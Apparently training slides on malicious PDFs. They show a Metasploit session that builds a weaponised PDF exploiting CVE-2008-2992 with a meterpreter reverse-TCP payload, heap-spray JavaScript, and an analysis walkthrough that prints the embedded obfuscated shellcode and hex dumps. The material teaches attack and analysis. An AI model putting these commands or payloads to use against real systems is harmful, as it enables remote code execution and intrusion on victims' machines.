
- The steps for creating our malicious PDF file are as follows:
- Open msfconsole
- Select an exploit, select a payload and set the options
- Once we have all the options set the way we want, we run “exploit” to create our malicious file.
- We can see that our PDF file was created. You can access this PDF by using the given path

# Geek Alert: Heap Spray

- Heap spraying is a technique used in exploits to facilitate arbitrary code execution
- In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process's heap and fill the bytes in these blocks with the right values
- Heap sprays have been used occasionally in exploits since at least 2001 but the technique started to see widespread use in exploits for web browsers in the summer of 2005 after the release of several such exploits which used the technique against a wide range of bugs in Internet Explorer

# Heap Spray (buffer overflow on steroids)

```
<script>  
:  
spray = build_large_nop_sled();  
  
a = new Array();  
  
for( i=0; i< 100; i++)  
    a[i] = spray + shellcode;  
:  
</script>  
:  
Exploit trigger condition goes here
```



# CVE-2008-2992 Adobe util.printf() Buffer Overflow

- Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument

**util.printf(“%45000.45000f”)**

- Basically trying to print a number that has 45000 places in front of the decimal point and 45000 places after the decimal point (90kB of data)



```
msf5 > use exploit/windows/fileformat/adobe_utilprintf
msf5 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LHOST 129.168.1.11
LHOST => 129.168.1.11
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf5 exploit(windows/fileformat/adobe_utilprintf) > show options
```

Module options (exploit/windows/fileformat/adobe\_utilprintf):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	msf.pdf	yes	The file name.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	129.168.1.11	yes	The listen address (an interface may be specified)
LPORT	4455	yes	The listen port

\*\*DisablePayloadHandler: True (RHOST and RPORT settings will be ignored!)\*\*

Exploit target:

Id	Name
--	----
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

```
msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit
```

```
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```



# Detection on submission to AV engines

SHA256: f4d8263720364af58c95bf75392a82dab466dd89429156af280c06d69eda3ffe

File name: maliciouspdf.pdf

Detection ratio: 35 / 59

Analysis date: 2018-10-09 18:56:06 UTC ( 0 minutes ago )



Analysis

File detail

Additional information

Comments

Votes

Antivirus	Result	Update
Ad-Aware	Exploit.PDF-Name.Gen	20181009
ALYac	Exploit.PDF-Name.Gen	20181009
Arcabit	Exploit.PDF-Name.Gen	20181009
Avast	JS:Pdfka-AK [Exp]	20181009
AVG	JS:Pdfka-AK [Exp]	20181009
Avira (no cloud)	EXP/Pidief.azz	20181009
Baidu	JS.Exploit.Pdfka.adb	20181009
BitDefender	Exploit.PDF-Name.Gen	20181009



# Analysing weaponised PDFs

# Signs of a malicious PDF

- A single page
- Inclusion of /JS or /JavaScript
- Use of /AA or /OpenAction to launch script without interaction
- Combination of automatic action and JavaScript is very suspicious
- Use of JBIG2Decode requires further investigation
- /AcroForm can contain JavaScript
- Streams with unusually lengths ie 0 or very large

# Analysis Environment

## Windows

- PDF Stream Dumper
- Reneo
- Suite of Python tools
  - pdfid.py
  - peepdf.py
  - pdf-parser.py

## Linux

- Kali
- Remnux
- Suite of Python tools
  - pdfid.py
  - peepdf.py
  - pdf-parser.py


# Typical steps

- Find and Extract Javascript
- Deobfuscate Javascript
- Extract the shellcode
- Create a shellcode executable
- Analyze shellcode and determine what it does

virusoct jax

# Structure of Malicious.pdf

- PDF files consist of tree structure of objects
- The last object (Trailer) is read first to find the location of other objects
- If can contain multiple trees if had objects added, or linearised



- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```
<<
  /Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0 R
>>
```

**Catlog**  
 Defines Outlines, pages and what to do on opening of PDF  
 OpenAction goto object 5

Text HexDump Stream Details

Message  
 Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
 0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```
<<  
  /Type/Outlines/Count 0  
>>
```

Text HexDump Stream Details

Message  
Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0



- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```
<<  
  /Type/Pages/Kids[4 0 R]/Count 1  
>>
```

Text HexDump Stream Details

Message  
Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```
<<
  /Type/Page/Parent 3 0 R/MediaBox[0 0 612 792]
>>
```

Contents of page  
Draw a mediabox on page

Text HexDump Stream Details

Message  
Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```
<<
  /Type/Action/S/JavaScript/JS 6 0 R
>>
```

**Action onLoad**  
 Calls JavaScript routine in Object 3 on opening of document

Text HexDump Stream Details

Message  
 Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
 0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

- 7 Objects
- 1 HLen: 0x69
- 2 HLen: 0x2E
- 3 HLen: 0x39
- 4 HLen: 0x47
- 5 HLen: 0x36
- 6 0x20C-0x1984
- 0 HLen: 0xD7

```

var WmqTWOauvhSaUdedOpvIeBLzbuJcugliNpBfTcmYKgphtiRajJMuuVIbzaHyMuezxmv = unescape("%ub23d%u347a%
u762c%u7b72%u9949%u90b1%u52b%ub8a8%u3592%u0d79%u98a9%u96b4%u2d15%u224a%u27d4%ubb97%u7d05%ub648%u1477%uf928%
u20ba%u2ff8%u409f%u844b%ue3f6%u0c42%u4791%u3cb9%u8537%u46e2%u391d%ub7f5%u4f73%ubf8d%u8004%ub0fc%u291d%u7247%u7241%
ud601%uba93%u1046%u24e1%u9993%u76bb%u714f%uf90b%u6696%ud613%u0474%u0577%u9f2d%u70b2%ueb08%u274a%u787d%u3775%
uc619%ue3c0%ud11b%u35e2%u7eb5%ua80d%u431d%u3f9b%u7a79%ue032%u4734%ufc3b%u3cb3%u4e7c%u4149%ud00a%ud4d2%ub891%
ua940%u92b7%ufd23%u3048%u90f8%u8d1c%uf502%ubf15%u97be%u674b%u737b%ub642%u0cb4%ub9b1%u2f2c%u147f%u983d%u12b0%
u25d5%ue338%u697d%uc1ff%u7ee2%u0d77%u2a73%u37f5%u7b7a%u3a48%uf9d3%u4298%ub8b2%ub746%u051c%ue188%u747c%u6743%
u7f79%u1472%ube49%u863f%u24d5%ub0b3%u2599%u96bf%u3490%u912%u15b5%uf889%u279f%u4e8d%ub44b%ua84f%u3d2c%u474a%
ubba9%u8393%u3cfc%ud66b%u1897%u70e0%ud41%u400c%ub9ba%u71b6%ueb1a%u9235%u9b66%u3304%ub1d4%u7875%u2d76%ufd03%
u7c92%ueb29%u7a34%u6779%uf681%u7be3%u7027%u7d77%ud7e%ube90%uf783%u14e0%ub00c%u9bb3%ue211%u8d42%u3cba%u3505%
ud033%u24f8%u477f%u74b8%u9646%u04a8%ub73%u78f5%ue119%u4376%ub72c%ub199%u1c71%ud60b%u4866%uf923%ub597%u3f41%
u9f4f%u2d75%u8637%u10d4%u0dd5%u15b6%u252f%u4bb4%u4ab9%u93b2%ubf98%u3d72%ufc6b%u9149%ua940%u4ebb%u1266%u71fd%
u2474%ue389%u9867%uf921%u7297%ud31a%u47eb%ub9b7%u359b%ubfa9%ube2f%uf585%u4ab5%u7f42%ue263%u7004%u227b%u37e1%
u4f9f%ue080%u7a73%ufe01%uc0c7%u05d5%ufc88%u492c%u4e34%u9390%u2548%u91b3%u7c7e%u7679%u960c%ub6b4%u2d46%ubb99%
ua815%uf803%ufd20%u318d%ub2d6%u7d77%u270d%u431d%u7578%u3c40%u384b%ub8d4%ub0b1%uba3d%u9214%u3f41%u7f7c%u931c%
u98b9%u7ab6%u7178%u9947%ufd69%u7e96%u0466%u4fb0%u7227%u2a7d%u0ce2%u849b%u91d5%u323d%u24f9%u2ba8%u67d4%u3770%
u3476%u4048%uf513%ubea9%u4a1d%u90ba%u0a714e1%u05b1%u2573%u4bbf%u7577%u090d%uf8d1%u4679%ueb3a%u742f%u3c1c%
u30b5%u02e3%u3fe0%ueb8c%u9741%u7ab7%u7249%u922c%u74bb%u8d35%u4271%u187c%ub4d6%u2d77%ub2b8%ue281%ud239%u15e0%
u4e7d%u0876%ub3fc%u287b%u29e1%u43e3%u669f%u7ea9%u7927%u253f%u93b7%u4f98%u1473%ubefd%u70b4%ub80d%u2c7f%u3d9f%
u1c78%u412f%uf887%u0575%ub146%u40b5%u35d4%ub949%uba42%u8dbb%u1543%u4ed6%uf9c1%u24bf%ub60c%u994b%ub334%u4a2d%
u3cf5%u6704%u4790%udd5%u979b%u96b0%u4892%u37a8%ufcb2%udd91%ubbc4%ud055%u97eb%u74d9%uf424%u2958%ub1c9%u3149%
u1958%u5803%u8319%ufce8%u25b7%u7f17%uc6be%u80e8%u4fa0%ub10d%u34f2%ue045%u3fc2%u090b%u12a9%u9ab8%ubadf%u2bcf%
u9d55%u8acfe%u2158%ufac%uddfb%ua3af%udc6b%ub67f%u181a%u399d%uf14e%ue8e9%u767e%u30af%u587f%u09bb%udd07%ufd7c%
udcbd%uaeac%u97ca%uc454%u0794%u0964%u74c7%u262f%u0e33%ueeae%uf0a%uce80%ucec0%uc32c%u1619%u3c8a%u6c6c%uc1e8%
ub776%u1d92%u2af3%ud534%u8ea3%u3ac4%u4435%uf7ca%u0232%u06cf%u3897%u83eb%uef16%ud77d%u2b3c%u8325%u6a5d%u6283%
u6c62%uda6b%ue6c6%u0f9e%ua570%ufcf6%u564e%u6b07%u25d9%u3435%ua271%ubd75%u355f%u9479%ua927%u1784%ue357%u4342%
u9b07%uec63%u5bcc%u398b%u0c42%u9223%ufc22%u4283%u16ca%ubc0c%u18ea%ud5c6%ue380%u7581%u5148%uee55%ua972%ub247%
u4ffb%u5a0d%ud8ad%uc3ba%u93f4%u0b5b%ude23%u875c%u1ec7%u6012%u0ca2%u80c3%u6ff9%u9e42%u1ad4%u0a6b%u8cd2%ua23c%
ue9d8%u6d0b%udc23%ua407%u9fb1%uc97f%u2055%u9f80%u203f%u47e8%u731b%u880d%ue7b6%u1d9e%u5e38%ub572%u5c50%uf1ad%
u9fff%u0398%u763c%u81e5%ufc34%u4a05");
var XIwxEmYmNstkYzbbHbiuUmolUstMthGaSomnFGFD = "";
for (RpzfETHOLcWCMxSdSQBQNNkYjkC=128;RpzfETHOLcWCMxSdSQBQNNkYjkC>=0;--
RpzfETHOLcWCMxSdSQBQNNkYjkC) XIwxEmYmNstkYzbbHbiuUmolUstMthGaSomnFGFD += unescape("%u4f93%u4091");
vfoanbLFJVjLYKdLXLWgSMFqFsOLNHdVCPvSkTlsmKcUlffQDrMWGUXTdDbIwPVTN =
XIwxEmYmNstkYzbbHbiuUmolUstMthGaSomnFGFD +
WmqTWOauvhSaUdedOpvIeBLzbuJcugliNpBfTcmYKgphtiRajJMuuVIbzaHyMuezxmv;
OMamYoXtVXAylbrXQtwYgSqJFEFUtEfvfwLkQTwelsWbaumtOgkQIj = unescape("%u4f93%u4091");
uzWWHzOdrwYeNIXnliKbvTdcOOkmXlWxNFZsBapfsrYmWY = 20;

```

JavaScript (hmmm)  
Run opening document

Text HexDump Stream Details

Message

Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
 0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

7 Objects

1	HLen: 0x69
2	HLen: 0x2E
3	HLen: 0x39
4	HLen: 0x47
5	HLen: 0x36
6	0x20C-0x1984
0	HLen: 0xD7

```
xref
0 7
0000000000 65535 f
0000000017 00000 n
0000000137 00000 n
0000000198 00000 n
0000000270 00000 n
0000000356 00000 n
0000000425 00000 n
trailer<</Si#7a#65 7/Roo#74 1 0 R>>
startxref
6553
%%EOF
.
```

**Cross reference table**  
 <1<sup>st</sup> Object in this table>      <Number of objects in this table>  
 <byte offset to object in file> <generation number> <flag> (n = in use f = free)

Text HexDump Stream Details

Message  
 Parsing Complete Objects: 7 Elapsed Time: 0.157 seconds  
 0xD8 bytes after end of last object @ offset 0x1996

Errors Search Debug (2)

Shell PDF Path C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf ... Load Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TIF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

# Javascript (beautified)

```
var Var1=unescape("....");
var Var2= "";
For ( x=128; x>=0; --x) Var2 += unescape(".....");
Var4 = Var2 + Var1;
Var5 = unescape(".....");
Var6 = 20;
Var7 = Var6+Var4.length;
while ( Var5.length < Var7) Var5+=Var5;
Var8 = Var.substring(0, Var7);
Var9 = Var.substring(0, Var5.length-Var7);
While (Var9.Length+Var7 , 0x40000) Var9 = Var9+Var9+Var8;
Var10 = new Array();
For ( y=0; y<1450; y++) Var10[y] = Var9 + Var 4,
until.printf("%45000.45000f", 0);
```

Contains  
payload

Creates NOP  
sled

Payload  
appended

Creates heap  
spray

Payload distributed at  
regular intervals in  
memory


Calls vulnerable routine with Adobe  
(CVE-2008-2992) Stack-based buffer  
overflow execute arbitrary code













Reneo Public v0.1

File Edit Filter Hash Convert Format Transform Decode/Decrypt Analyze Extras

Input

```
123456789012345678901234567890123456789012345678901234567890
EB88BDE391BAE798ACE7ADB2E9A589E982B1ED94ABEBA2A8E3
9692E0B5B9E9A2A9E99AB4E2B495E2898AE29F94EBAE97E7B4
85EB9988E191B7EFA4A8E282BAE2BFB8E4829FE8918BEE8FB6
E0B182E49E91E3B2B9E894B7E49BA2E3A49DEB9FB5E4BDB3EB
BE8DE88084EB83BCE291B4E78981ED9881EBAA93E18186E293
A1E9A693E79ABBE7858FEFA48BE69A96ED9893D1B4D5B7E9BC
ADE782B2EEAC88E29D8AE7A1BDE39DB5EC9899EE8F80ED849B
E397A2E7BAB5EAA08DE48C9DE3BE9BE7A9B9EE80B2E49CB4EF
B0BBE3B2B3E4B9BCE48589ED808AED9392EBA291EAA580E98A
B7EFB4A3E38188E983B8E8B49CEF9482EBBC95E99EBEE69D8B
E78DBBE9982E0B2B4EBA6B1E2BCACE191BFE9A0BDE18AB0E2
9795EE8CB8E6A5BDECE87BFE7BBA2E0B5B7E2A9B3E39FB5E7AD
BAE3A988EFA793E48A98EBA2B2EB9D86D49CEE8688E791BCE6
9D83E7BDBE9A191B2EBB989E898BFE29395EB82B3E29699E99A
BFE39290E984AFE196B5EFA289E29E9FE4BA8DEB918BEAA18F
E3B4ACE49D8AEBAAE9E88E93E3B3CED99ABE1A297E783A0E1
B581E4808CEBA6BAE786BEEAC9AE988B5E9ADA6E38C84EB87
94E7A1B5E2B5B6EFB483E7B292EEACA9E7A8B4E69DB9EF9A81
E7AFA3E780A7E7B5B7E1B5BEEBBA90EF9E83E193A0EB808CE9
AEB3EE8891E8B582E3B2BAE39485ED80B3E293B8E49DBFE792
B8E99986D2A8E1ADB3E7A3B5EE8499E48DB6EB9CACE8699E1
B1B1ED988BE4A1A6EFA4A3EB9697E3BD81E9BD8FE2B5B5E898
B7E18394E0B795E196B6E294AFE4AEB4E4AAB9E98EB2EBBE98
E3B5B2EFB1ABE98589EAA580E4BABBE189A6E787BDE291B4EE
8E89E9A1A7EFA4A1E78A97ED8C9AE49FABEBA6B7E3969BEBBE
A9EBB8AFEF9685E4AAB5E7BD82EE88BBE78084E289BBE39FA1
E4BE9FEE8280E7A9B3EFB881EC8387D795EFB288E4A4ACE4B8
B4E98E90E29588E986B3E7B1BEE799B9E9988CEB9AB4E2B586
EBAE99EAA095EFA083EFB4A0E3868DEB8B96E7B5B7E29C8DE4
8C9DE795B8E3B180E3A18EBEA394EB82B1EBA8BDE98894E3BD
81E7BDBCE98C9CE9A2B9E7AAB6E785B8E9A587EFB5A9E7BA96
D1A6E4EBE0E788A7E2A9BDE0B3A2E8929BE98795E388BDE293
B9E2AEA8E69F94E39DB0E391B6E48188EF9493EBBAA9E4A89D
E982BAE0A9BBE193A1D6B1E295B3E4AEBFE795B7E0A48DEFA3
91E499B9EEACBAE790AFE3B09CE382B5CBA3E3BFA0EEAE8CE9
```

Output

```
12345678901234567890123456789012345678901234567890
```

<<

Reneo Public v0.1

File Edit Filter Hash Convert Format Transform Decode/Decrypt Analyze Extras

Input

```
1234567890123456789012345678901
EB88BDE391BAE798ACE7ADB2E9A589E
9692E0B5B9E9A2A9E99AB4E2B495E28
85EB9988E191B7EFA4A8E282BAE2BFB
E0B182E49E91E3B2B9E894B7E49BA2E
BE8DE88084EB83BCE291B4E78981ED9
A1E9A693E79ABBE7858FEFA48BE69A9
ADE782B2EEAC88E29D8AE7A1BDE39DB
E397A2E7BAB5EAA08DE48C9DE3BE9BE
B0BBE3B2B3E4B9BCE48589ED808AED9
B7EFB4A3E38188E983B8E8B49CEF948
E78DBBE9982E0B2B4EBA6B1E2BCACE
9795EE8CB8E6A5BDEC87BFE7BBA2E0B
BAE3A988EFA793E48A98EBA2B2EB9D8
9D83E7BDB9E191B2EBB989E898BFE29
BFE39290E984AFE196B5EFA289E29E9
E3B4ACE49D8AEBAAE9E88E93E3B3BCE
B581E4808CEBA6BAE786B6EEAC9AE98
94E7A1B5E2B5B6EFB483E7B292EEACA
